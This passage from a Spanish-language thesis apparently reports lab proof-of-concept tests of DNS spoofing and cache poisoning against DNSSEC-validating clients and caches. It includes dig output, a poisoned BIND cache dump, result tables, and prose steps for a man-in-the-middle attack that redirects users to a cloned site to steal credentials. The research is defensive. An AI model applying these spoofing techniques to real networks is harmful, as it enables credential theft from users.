


Figura 5.21 PoC DNS Spoofing Cadena DNSSEC Firmada, Dominio Firmado

En la Figura 5.21 por las autoras, se presenta la explicación del proceso:

1. El cliente No Validador, realiza la consulta del dominio Firmado **www.comunicate.com** al servidor caché de la organización.

2. El servidor caché realiza las consultas necesarias a los servidores externos DNSSEC, para saber quién es el servidor autoritario que tiene la dirección IPv6 del dominio.




Figura 5.22 Suplantación Servidor Caché, Cadena DNSSEC Firmada, Dominio Firmado

El proceso continúa en la Figura 5.22 por las autoras:

3. Mientras el servidor caché realiza el proceso de validación DNSSEC de la respuesta del dominio firmado **www.comunicate.com**, es suplantado por la MAC del atacante.

4. El servidor caché, envía la respuesta suplantada del servidor DNS autoritario del dominio **comunicate.com** por la dirección IPv6 2001:12:7000::CAFE:14 del atacante.

5. De manera que el cliente es dirigido al sitio web falso clonado por el atacante, cuando accede desde el navegador, como se muestra en la Figura 5.23 por las autoras:




Figura 5.23 Consulta del Cliente No Validador desde el navegador

En la Figura 5.24 por las autoras, se muestra la evidencia de la consulta DNSSEC del cliente **No Validador**, al dominio **comunicate.com**:

```
root@cliente-VirtualBox:~# dig AAAA comunicate.com +dnssec

; <<>> DiG 9.10.3-P4-Ubuntu <<>> AAAA comunicate.com +dnssec
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3143
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;comunicate.com.                        IN      AAAA

;; ANSWER SECTION:
comunicate.com.         3600    IN      AAAA    2001:12:7000::cafe:14

;; Query time: 2 msec
;; SERVER: 2001:12:7000::cafe:5#53(2001:12:7000::cafe:5)
;; WHEN: Fri Aug 17 18:27:27 -05 2018
;; MSG SIZE  rcvd: 60
```

Figura 5.24 Consulta del Cliente No Validador desde la consola

- Se observa que el cliente recibió una respuesta de tipo **NO ERROR**, que indica que no hubo errores en la respuesta DNS.

- En el campo flags, se ve que el bit **AD** (Autenticación de Datos), **no está activo**, el cual indica que el servidor caché **NO ENTREGÓ A TIEMPO** la **respuesta DNS VALIDADA**, debido a que **EL CLIENTE** recibió **PRIMERO** la respuesta suplantada del dominio comunicate.com, por la dirección **IPv6** del atacante **CAFE:14**.

En la Figura 5.25 por las autoras, se muestra la evidencia de la **Base de Datos del servidor caché Validador:**

- Se observa que la base de datos del **servidor caché Validador NO SE ENVENENÓ**, porque el servidor caché almacenó la dirección IPv6 verdadera 2800:3f0:4005:403::baca:2 del dominio **comunicate.com**.

- Los datos son **SEGUROS** porque **fueron completamente VALIDADOS** por el **servidor caché DNSSEC**, a pesar de que al cliente le llegara primero la respuesta suplantada del dominio por la dirección **IPv6 CAFE:14** del atacante.

Figura 5.25 Base de datos del Servidor Caché Validador

Resultado PoC de DNS Spoofing cuando la cadena de confianza DNSSEC está Rota y el MITM se realiza entre el Servidor Caché Validador y la Gateway CAFE:1, cuando el Cliente Validador consulta por el dominio Firmado www.comunicate.com.




Figura 5.26 PoC DNS Spoofing Cadena DNSSEC Rota, Dominio Firmado

En la Figura 5.26 por las autoras, se presenta la explicación del proceso:

1. El cliente Validador realiza la consulta del dominio Firmado **www.comunicate.com** al servidor caché de la organización.

2. El servidor caché realiza las consultas necesarias a los servidores externos DNSSEC, para saber quién es el servidor autoritario que tiene la dirección IPv6 del dominio.

El proceso continúa en la Figura 5.27 por las autoras:

3. El atacante suplanta las respuestas que llegan a la red interna de la organización por la Gateway.

4. De igual modo el atacante suplanta la respuesta del servidor caché, enviando al cliente la respuesta suplantada del servidor DNS autoritario **comunicate.com**, por su dirección IPv6 CAFE:37.




Figura 5.27 Suplantación Servidor Cache y Servidores externo, Cadena DNSSEC Rota, Dominio Firmado

En la Figura 5.28 por las autoras, se observa que:

5. Además, el atacante envenena al servidor caché Validador, debido a que inserta el registro DNS falso en la tabla DNS.

6. De esta manera, el servidor caché validador, envía la respuesta falsa al cliente, siendo ambos validadores vulnerables, ya que no realizan la validación de un dominio firmado cuando la cadena está rota, permitiendo robar con éxito las credenciales de los usuarios, conectándose al sitio web falso.




Figura 5.28 Envenenamiento del Servidor Cache, Cadena DNSSEC Rota, Dominio Firmado

7. De esta manera, el atacante roba con éxito las credenciales de las víctimas, que acceden al sitio web falso, como se muestra en en la Figura 5.30 por las autoras:

Figura 5.29 Consulta del Cliente Validador desde el navegador

En la Figura 5.30 por las autoras, se muestra la evidencia de la consulta DNSSEC del cliente **Validador**, al dominio **www.comunicate.com**:

- Se observa que el cliente recibió una respuesta de tipo **NO ERROR**, que indica que no hubo errores en la respuesta DNS.

- En el campo flags, se ve que el bit **AD** (Autenticación de Datos), **no está activo** y por lo tanto indica que el servidor caché y el cliente **NO VALIDARON la respuesta DNS**, **aceptando la respuesta FALSA entregada por el atacante** por la dirección **IPv6** del atacante **CAFE:37**.

Figura 5.30 Consulta del Cliente Validador desde la consola

En la Figura 5.31 por las autoras, se muestra que la **Base de Datos del servidor caché Validador y cliente Validador**, se **ENVENENARON**, al almacenar el la respuesta falsa del dominio **www.comunicate.com** entregada por el atacante, con el registro falso CAFE:37:

```
root@validador:/var/cache/bind# cat named_dump.db | grep comunicate.com
www.comunicate.com.     2631    AAAA    2001:12:7000::cafe:37
```

```
; answer
www.comunicate.com.   2631  AAAA  2001:12:7000::cafe:37
```

```
; Answer
comunicate.com.         3523  AAAA  2001:12:7000::cafe:37
; Answer
www.comunicate.com.     3495  AAAA  2001:12:7000::cafe:37
```

Figura 5.31 Base de datos del Cliente Validador y el Servidor Caché Validador

Análisis de las PoC DNS Spoofing para los Dominios Firmados www.bancodk.com cuando la cadena está Firmada y cuando está Rota




Figura 5.32 Comparación COM Firmado y COM Sin Firmar para el Dominio www.bancodk.com

- En la Figura 5.32 por las autoras, se observa que las pruebas realizadas sobre el dominio bancodk.com tanto cuando la cadena está completa y está rota, para el caso en que los validadores son (Cliente y cliente-Cache), el resultado de las pruebas es no exitosas, debido a que el cliente validador como el servidor cache validador poseen el ancla de confianza para el dominio bancodk.com, la cual cubre las zonas seguras que son delegadas a partir de él (www.transacciones.bancodk.com), a través de una delegación segura creando una cadena de confianza provista por el uso del Registro de Recurso DS, de modo que cuando el cliente realice una consulta tomará los datos que reciba de la respuesta como seguros y por lo tanto validará la respuesta.

ESCENARIOS	DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
C-F	www.bancodk.com	F	CACHE-BANCODK	CACHE	SI	NO	SI	NO	SI
			CLIENTE -CACHE		SI	NO	SI	NO	SI
C-SF		F	CACHE-BANCODK	CACHE	SI	NO	SI	NO	SI
			CLIENTE -CACHE		SI	NO	SI	NO	SI

Tabla 5.26 Comparación de resultados C-F y C-SF Dominio www.bancodk.com cuando Cache Valida

ESCENARIOS	DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
C-F			CACHE-BANCODK	CLIENTE-CACHE	NO	NO	SI	SI	NO
	www.bancodk.com	F	CLIENTE -CACHE		NO	NO	SI	SI	NO
C-SF			CACHE-BANCODK	CLIENTE-CACHE	NO	NO	SI	SI	NO
		F	CLIENTE -CACHE		NO	NO	SI	SI	NO

Tabla 5.27 Comparación de resultados C-F y C-SF Dominio www.bancodk.com cuando Cliente-Cache Validan

Como se observó que a lo largo del proceso, cuando el **cliente** no realiza validación es **vulnerable** a la suplantación de dominio a pesar de que el servidor cache realizase validación y de igual forma cuando el servidor cache no realiza validación es vulnerable a envenenamiento. Debido a esto, se realiza una comparación para el dominio **networks.com** (dominio sin firmar) cuando el cliente como el servidor cache realizan el proceso de validación.

Análisis de las PoC DNS Spoofing para el Dominio No Firmado www.networks.com cuando la cadena está firmada y cuando está rota




Figura 5.33 Resultados PoC exitosas Dominio No Firmado Cadena Rota

En la Figura 5.33 Por los autores, se presenta el siguiente comportamiento para el dominio **networks.com**:

- En todas las pruebas realizadas cuando el servidor caché como el cliente realizan validación, la prueba es **exitosa** tanto como si la cadena está completa como si está rota, con la particularidad de que cuando la cadena está rota el servidor cache cuando el hombre en el medio se efectúa en cache-Gateway y cliente-Gateway el servidor cache es vulnerable al envenenamiento del cache.

ESCENARIOS	DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
C-F	www.networks.com	NF	CACHE-GATEWAY	CLIENTE-CACHE	SI	NO	SI	NO	SI
			CLIENTE -CACHE		SI	NO	SI	NO	SI
			CLIENTE-GATEWAY		SI	NO	SI	NO	SI
C-SF	www.networks.com	NF	CACHE-GATEWAY	CLIENTE-CACHE	SI	SI	NO	NO	SI
			CLIENTE -CACHE		SI	NO	NO	NO	SI
			CLIENTE-GATEWAY		SI	SI	NO	NO	SI

Tabla 5.28 Comparación de resultados C-F y C-SF Dominio www.networks.com cuando Cache Valida

Otra de las vulnerabilidades del sistema de nombre de dominio es el secuestró de URL por el ataque del Typosquatting, que se aprovecha de los errores tipográficos por parte del cliente al realizar la consulta. De manera que se realiza una comparación del comportamiento del protocolo cuando se consulta por dominio inexistentes derivados de los dominios comunciate.com y bancodk.com cuando la cadena se encuentra completa y rota.

Análisis de las PoC DNS Spoofing para los Dominios inexistentes como variaciones de comunicate.com y bancodk.com cuando la cadena está firmada y cuando está rota




Figura 5.34 Comparación COM Firmado y COM sin Firmar para el Dominio coomunicate.com

- En la gráfica se muestra que el único caso en que la prueba es no exitosa es cuando el cliente está involucrado en el proceso de validación ya sea en el caso que valide solo este o que valide en compañía del servidor cache cuando la cadena de confianza está completa. Si la cadena de confianza está rota, en todas las pruebas realizadas sin importar quien valide la prueba es exitosa.

- En la siguiente tabla se puede observar que cuando la cadena está completa no hay envenenamiento de cache, cuando este participe en el proceso de validación. Sin embargo cuando la cadena está rota, aunque el servidor cache realice el proceso de validación, este se envenena.

ESCENARIOS	DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
C-F	coomunicate.com	NF	CACHE-GATEWAY	CLIENTE-CACHE	NO	NO	SI	SI	NO
			CLIENTE -CACHE		NO	NO	NO	SI	NO
			CLIENTE-GATEWAY		NO	NO	SI	SI	NO
C-SF	coomunicate.com	NF	CACHE-GATEWAY	CLIENTE-CACHE	SI	SI	NO	SI	SI
